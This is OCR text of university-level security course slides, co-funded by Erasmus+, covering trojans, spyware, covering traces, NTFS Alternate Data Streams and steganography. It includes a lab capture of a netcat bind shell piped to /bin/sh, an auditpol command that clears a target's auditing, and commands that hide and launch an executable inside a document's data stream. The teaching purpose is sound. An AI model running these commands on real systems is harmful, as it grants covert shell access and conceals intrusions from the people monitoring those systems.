student@ibLab-98-VM2:~$
student@ibLab-98-VM2:~$ rm -f /tmp/f; mkfifo /tmp/f
student@ibLab-98-VM2:~$ cat /tmp/f | /bin/sh -i 2>&1 | nc -l 10.12.198.2 1331 >
/tmp/f
```

```
student@ibLab-98-VM1:~$
student@ibLab-98-VM1:~$
student@ibLab-98-VM1:~$ nc 10.12.198.2 1331
$ ls
50-cloud-init.yaml
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
snap
$
```

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Malware - Trojan horses

- software application that is designed to provide covert access to a victim's system
- Types
  - Remote Access Trojans (SubSeven, Back Orifice), Data Access (keyloggers), Destructive , Proxy, FTP
- Detecting
  - Port scanning (Nmap, netstat, TCPView)
- Tools for Creating Trojans
  - Let me rule, RECUB, Amitis, etc.
- Banking trojans: Gozi, Emotet, Dridex, Trickbot,…

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Malware - *Spyware*

- designed to collect and forward information regarding a victim's activities to an interested party
- Methods of infection
  - Peer to peer networks
  - Instant messaging
  - Email attachments
  - Freeware
  - Websites

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Covering traces (1)


- Prevent attack from being easily discovered
- Disable auditing
  - Windows: `auditpol` command
  - `auditpol \\<ip address of target> /clear`
- Other tools for windows:
  - Dump Event Log
  - ELSave
  - WinZapper
  - CCleaner
  - Wipe
  - MRU-Blaster
  - Tracks Eraser Pro
  - Clear My History

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Covering traces (2)

- Deleting logs
  - Linux has the majority of logs in /var/log
  - Windows Event viewer



ISSES

Covering traces (3)

- Hide data
  - set files as hidden, change attributes and extensions
  - Alternate Data Stream (ADS) – feature of NTFS
    - Hide a file triforce.exe into smoke.doc
    - `type triforce.exe > smoke.doc:triforce.exe`
    - Then delete `triforce.exe`
    - Retrieving:
    - `start smoke.doc:triforce.exe`
  - Detecting:
    - SFind—A forensic tool for finding streamed files
    - LNS—Used for finding ADS streamed files
    - Tripwire—Used to detect changes in files; by nature can detect ADS

ISSES
Co-funded by the Erasmus+ Programme of the European Union

ADS example (1)





Figure 6-38 Creating Cover File (Text File)

Put some data in the file.

Figure 6-39 Cover File(Text File)

ISSES
Co-funded by the
Erasmus+ Programme
of the European Union

ADS example (2)



ISSES
Co-funded by the
Erasmus+ Programme
of the European Union

ADS example (3)





Figure 6-41 Creating Hidden File


Type some text into Notepad.

Figure 6-42 Hidden File (ADS)

ISSES
Co-funded by the
Erasmus+ Programme
of the European Union

ADS example (4)






ISSES
Co-funded by the
Erasmus+ Programme
of the European Union


Steganography

- Hiding data in other files
  - Images
  - White spaces (snow)



ISSES
Co-funded by the
Erasmus+ Programme
of the European Union

White space steganography



ISSES
Co-funded by the
Erasmus+ Programme
of the European Union